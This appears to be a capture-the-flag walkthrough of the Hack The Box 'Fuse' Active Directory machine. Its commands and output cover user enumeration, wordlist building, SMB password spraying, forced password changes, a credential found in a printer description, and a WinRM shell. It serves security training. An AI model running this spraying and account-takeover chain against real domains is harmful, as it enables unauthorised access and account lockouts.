

fuse

```
(root@kali)-[/Documents/htb/boxes/fuse]
# nmap -sC -sV 10.10.10.193




Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 10:56 EDT
Nmap scan report for 10.10.10.193
Host is up (0.067s latency).
Not shown: 988 filtered ports
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2021-07-08 15:14:13Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds   Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 2h37m28s, deviation: 4h02m30s, median: 17m27s
|_ smb-os-discovery:
|_   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|_   Computer name: Fuse
|_   NetBIOS computer name: FUSE\x00
|_   Domain name: fabricorp.local
|_   Forest name: fabricorp.local
|_   FQDN: Fuse.fabricorp.local
|_   System time: 2021-07-08T08:14:21-07:00
|_ smb-security-mode:
|_   account_used: <blank>
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: required
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled and required
|_ smb2-time:
|_   date: 2021-07-08T15:14:20
|_   start_date: 2021-07-08T15:04:14
```


```
hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.193 fabricorp.local
4
```

```
hosts x resolv.conf x
1 # Generated by NetworkManager
2 nameserver 10.10.10.193
3 #nameserver 192.168.1.11
4 nameserver 8.8.8.8
5
```

Let's go to the website if we doesn't change resolv.conf it gives us



by clicking view , we got usernames





Print Logs - 30 May 2020

[Index](#) [Refresh](#)


Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
16:37:45	sthompson	1	1	HP-MFT01	backup_tapes - Notepad LETTER, 20kb, PCL6	LONWK019	No	Yes
16:42:19	sthompson	1	1	HP-MFT01	mega_mountain_tape_request.pdf LETTER, 20kb, PCL6	LONWK019	No	No
17:07:06	sthompson	1	1	HP-MFT01	Fabricorp01.docx - Word LETTER, 153kb, PCL6	LONWK019	No	Yes

users x

```
1 pmerton
2 tlavel
3 sthompson
4 bhult
5 administrator
6
```

and let's see if those users valid on the Domain, to do that we gonna use kerbrute

```
(root@kali) - [/Documents/htb/boxes/fuse]
# kerbrute -h
```



```
Version: v1.0.3 (9dad6e1) - 07/08/21 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce  Bruteforce username:password combos, from a file or stdin
  bruteuser   Bruteforce a single user's password from a wordlist
  help        Help about any command
  passwordspray Test a single password against a list of users
  userenum    Enumerate valid domain usernames via Kerberos
  version     Display version info and quit

Flags:
  -dc string  The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
  --delay int Delay in millisecond between each attempt. Will always use single thread if set
  -d, --domain string The full domain to use (e.g. contoso.com)
  -h, --help   help for kerbrute
  -o, --output string File to write logs to. Optional.
  --safe       Safe mode. Will abort if any user comes back as locked out. Default: FALSE
  -t, --threads int Threads to use (default 10)
  -v, --verbose Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
```

```

(root@kali)-[/Documents/htb/boxes/fuse]
# kerbrute userenum -d fabriccorp.local users

Version: v1.0.3 (9dad6e1) - 07/08/21 - Ronnie Flathers @ropnop

2021/07/08 11:16:45 > Using KDC(s):
2021/07/08 11:16:45 > Fuse.fabriccorp.local:88

2021/07/08 11:16:45 > [+] VALID USERNAME: sthompson@fabriccorp.local
2021/07/08 11:16:45 > [+] VALID USERNAME: administrator@fabriccorp.local
2021/07/08 11:16:45 > [+] VALID USERNAME: pmerton@fabriccorp.local
2021/07/08 11:16:45 > [+] VALID USERNAME: tlavel@fabriccorp.local
2021/07/08 11:16:45 > [+] VALID USERNAME: bhult@fabriccorp.local
2021/07/08 11:16:45 > Done! Tested 5 usernames (5 valid) in 0.208 seconds

```

we need to get passwords

```

(root@kali)-[/Documents/htb/boxes/fuse]
# cewl -d 7 -m 8 -w cewl.out http://fuse.fabriccorp.local/papercut/logs/html/index.htm
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# cat cewl.out
PaperCut
GRAYSCALE
papercut
sthompson
Document
Grayscale
Software
Copyright
Location
NotepadLETTER
Language
printing
International
bnielson
mountain
Fabricorp
invocation
administrator
additional
features
Forbidden
available
software
printers
attached
consider
monitoring
reporting
charging
advanced
management
inaccurate
developers
Developer
PaperCutDev
permission
directory
credentials
supplied
pdfLETTER
WordLETTER
Untitled
```

now we can do cme crackmapexec


```
(root@kali)-[/Documents/htb/boxes/fuse]
# crackmapexec smb 10.10.10.193 -u users -p cewl.out
SMB 10.10.10.193 445 FUSE [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabriccorp.local) (signing:True) (SMBv1:True)
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:PaperCut STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:GRAYSCALE STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:papercut STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:sthompson STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Document STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Grayscale STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Software STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Copyright STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Location STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:NotepadLETTER STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Language STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:printing STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:International STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:bnielson STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:mountain STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Fabricorp STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:invocation STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:administrator STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:additional STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:features STATUS_LOGON_FAILURE
```

all failed

```
(root@kali)-[/Documents/htb/boxes/fuse]
# cewl -d 7 -m 8 --with-numbers -w cewl.out http://fuse.fabriccorp.local/papercut/logs/html/index.htm
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(root@kali)-[/Documents/htb/boxes/fuse]
# cat cewl.out
PaperCut
GRAYSCALE
papercut
sthompson
LONWK019
Document
Grayscale
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# crackmapexec smb 10.10.10.193 -u users -p cewl.out
SMB 10.10.10.193 445 FUSE [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabriccorp.local) (signing:True) (SMBv1:True)
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:PaperCut STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:GRAYSCALE STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:papercut STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:sthompson STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:LONWK019 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Document STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Grayscale STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\tlavel:mountain STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

to customize a wordlist

```
(root@kali)-[/Documents/htb/boxes/fuse]
# cat custom
Fabricorp
Winter
Summer
PaperCut
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# hashcat --force custom -r /usr/share/hashcat/rules/best64.rule --stdout > hashcat_words

(root@kali)-[/Documents/htb/boxes/fuse]
# cat hashcat_words
Fabricorp
procirbaF
FABRICORP
fabricorp
Fabricorp0
Fabricorp1
Fabricorp2
Fabricorp3
Fabricorp4
Fabricorp5
Fabricorp6
Fabricorp7
Fabricorp8
Fabricorp9
Fabricorp00
Fabricorp01
Fabricorp02
Fabricorp11
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# cat append_exclamation.rule
$!
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# hashcat --force custom -r append_exclamation.rule --stdout
Fabricorp!
Winter!
Summer!
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# cat append_exclamation.rule
:
$!
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# hashcat --force custom -r append_exclamation.rule --stdout
Fabricorp
Fabricorp!
Winter
Winter!
Summer
Summer!
```

This page explain how rules work

hashcat.net > wiki > doku > id=rule_based_attack ▾

Rule-based Attack - Hashcat

The rule-engine in Hashcat was written so that all functions that share the same letter-name are 100% compatible to John the Ripper and PasswordsPro rules and vice versa. Later we started to introduce some of our own functions that are not compatible. But these functions got their own letter-names to avoid conflicts.

[Rules used to reject plains](#) · [Writing rules](#) · [Random rules](#) · [Saving matched rules](#)

we can do double rules

```
(root@kali)-[/Documents/htb/boxes/fuse]
# cat hashcat words
Fabriccorp
procirbaF
FABRICORP
fabriccorp
Fabriccorp0
Fabriccorp1
Fabriccorp2
Fabriccorp3
Fabriccorp4
Fabriccorp5
Fabriccorp6
```

```
...
Fabriccorp!
procirbaF!
FABRICORP!
fabriccorp!
Fabriccorp0!
Fabriccorp1!
Fabriccorp2!
Fabriccorp3!
Fabriccorp4!
Fabriccorp5!
Fabriccorp6!
Fabriccorp7!
Fabriccorp8!
Fabriccorp9!
Fabriccorp00!
Fabriccorp01!
Fabriccorp02!
Fabriccorp11!
```

when ever you do bruteforcing you should always be careful to make sure you'r not locking an account

```
(root@kali)-[/Documents/htb/boxes/fuse]
# crackmapexec smb 10.10.10.193 -u users -p cewl.out --continue-on-success
SMB 10.10.10.193 445 FUSE [!] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabriccorp.local) (signing:True) (SMBv1:True)
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:PaperCut STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:GRAYSCALE STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:papercut STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:sthompson STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:LONWK019 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Document STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\pmerton:Grayscale STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\tlavel:mountain STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\tlavel:Fabriccorp01 STATUS_PASSWORD_MUST_CHANGE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\bhult:mountain STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\bhult:Fabriccorp01 STATUS_PASSWORD_MUST_CHANGE
SMB 10.10.10.193 445 FUSE [-] fabriccorp.local\bhult:invocation STATUS_LOGON_FAILURE
```



```
creds x
1 tlevel:Fabricorp01
2 bhult:Fabricorp01
3
```

we use rpcclient to change the password

```
(root@kali)-[/Documents/htb/boxes/fuse]
# rpcclient -U tlevel 10.10.10.193
Enter WORKGROUP\tlevel's password:
Cannot connect to server. Error was NT_STATUS_PASSWORD_MUST_CHANGE
```

we cant even login bcz

NT_STATUS_PASSWORD_MUST_CHANGE

we can try null authentication

```
(root@kali)-[/Documents/htb/boxes/fuse]
# rpcclient -U '' 10.10.10.193
Enter WORKGROUP\'s password:
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE
```

old password Fabricorp01

new password PasswordSaad123!!!

```
(root@kali)-[/Documents/htb/boxes/fuse]
# smbpasswd -U tlevel -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
machine 10.10.10.193 rejected the password change: Error was : When trying to update a password, this status indicates that some password update rule has been violated. For example, the password might not meet length criteria..

(fuse)
# smbpasswd -U tlevel -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlevel on 10.10.10.193.
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# crackmapexec smb 10.10.10.193 -u tlevel -p 'password123!'
SMB 10.10.10.193 445 FUSE [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
SMB 10.10.10.193 445 FUSE [-] fabricorp.local\tlevel:password123! STATUS_LOGON_FAILURE
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# crackmapexec winrm 10.10.10.193 -u tlevel -p 'password123!'
WINRM 10.10.10.193 5985 FUSE [*] Windows 10.0 Build 14393 (name:FUSE) (domain:fabricorp.local)
WINRM 10.10.10.193 5985 FUSE [*] http://10.10.10.193:5985/wsman
WINRM 10.10.10.193 5985 FUSE [-] fabricorp.local\tlevel:password123!
```

try it to fast

```
(root@kali)-[/Documents/htb/boxes/fuse]
# smbpasswd -U tlavel -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel on 10.10.10.193.
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# rpcclient -U tlavel 10.10.10.193
Enter WORKGROUP\tlavel's password:
rpcclient $>
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# rpcclient -U tlavel 10.10.10.193
Enter WORKGROUP\tlavel's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# crackmapexec smb 10.10.10.193
SMB 10.10.10.193:445
SMB 10.10.10.193:445
WINRM 10.10.10.193:5985
WINRM 10.10.10.193:5985
WINRM 10.10.10.193:5985
```

try it to fast

```
(root@kali)-[/Documents/htb/boxes/fuse]
# smbpasswd -U tlavel 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel on 10.10.10.193.
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# cat users
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# cat users | awk -F\[' '{print $2}' | awk -F\[' '{print $1}' > users
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# ls
append_exclamation.rule cewl.out creds custom fuse.ctb fuse.ctb~ fuse.ctb~~ fuse.ctb~~~ hashcat_words users
```

```
(root@kali)-[/Documents/htb/boxes/fuse]
# cat users
Administrator
Guest
krbtgt
DefaultAccount
svc-print
bnielson
sthompson
tlavel
pmerton
svc-scan
bhult
dandrews
mberbatov
astein
dmuir
```

let's remove DefaultAccount and krbtgt , never gonna be

valid

```
(rootkali)-[/Documents/htb/boxes/fuse]
# cat users
Administrator
Guest
svc-print
bnielson
sthompson
tlavel
pmerton
svc-scan
bhult
dandrews
mberbatov
astein
dmuir
```

```
(rootkali)-[/Documents/htb/boxes/fuse]
# crackmapexec smb 10.10.10.193 -u users -p cewl.out --continue-on-success
```

```
SMB 10.10.10.193 445 FUSE [-] fabricorp.local\bnielson:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

```
SMB 10.10.10.193 445 FUSE [-] fabricorp.local\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

```
SMB 10.10.10.193 445 FUSE [-] fabricorp.local\bhult:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

there a service account

```

rpcclient $> queryuser 0x450
User Name      : svc-print
Full Name      :
Home Drive     :
Dir Drive      :
Profile Path    :
Logon Script    :
Description    :
Workstations    :
Comment        :
Remote Dial     :
Logon Time      : Thu, 08 Jul 2021 12:56:01 EDT
Logoff Time     : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time    : Wed, 31 Dec 1969 19:00:00 EST
Password last set Time : Sat, 30 May 2020 20:27:08 EDT
Password can change Time : Sun, 31 May 2020 20:27:08 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31] ...
user_rid       : 0x450
group_rid      : 0x201
acb_info       : 0x00000210
fields_present : 0x00ffffff
logon_divs     : 168
bad_password_count: 0x0000002d
logon_count    : 0x0000009d
padding1[0..7] ...
logon_hrs[0..21] ...

```

```

rpcclient $> enumprinters
flags:[0x800000]
name:[\\10.10.10.193\HP-MFT01]
description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
comment:[]

```

we get a password

```

(root@kali)~/Documents/htb/boxes/fuse
# crackmapexec smb 10.10.10.193 -u users -p '$fab@s3Rv1ce$1'
SMB 10.10.10.193 445 FUSE [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
SMB 10.10.10.193 445 FUSE [-] fabricorp.local\\$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabricorp.local\Administrator:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabricorp.local\Guest:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1

```

and we get a shell

```

(root@kali)~/Documents/htb/boxes/fuse
# crackmapexec winrm 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'
WINRM 10.10.10.193 5985 FUSE [*] Windows 10.0 Build 14393 (name:FUSE) (domain:fabricorp.local)
WINRM 10.10.10.193 5985 FUSE [*] http://10.10.10.193:5985/wsman
WINRM 10.10.10.193 5985 FUSE [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1 (Pwn3d!)

```

svc-print:\$fab@s3Rv1ce\$1

```

(root@kali)~/Documents/htb/boxes/fuse
# evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami
fabricorp\svc-print

```

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami /all

USER INFORMATION
-----
User Name      SID
-----
fabricorp\svc-print S-1-5-21-2633719317-1471316042-3957863514-1104

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators Alias      S-1-5-32-550 //fuse Mandatory group, Enabled by default, Enabled group
BUILTIN\Users    Alias      S-1-5-32-545 //fuse Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias      S-1-5-32-554 //fuse Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias      S-1-5-32-580 //fuse Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
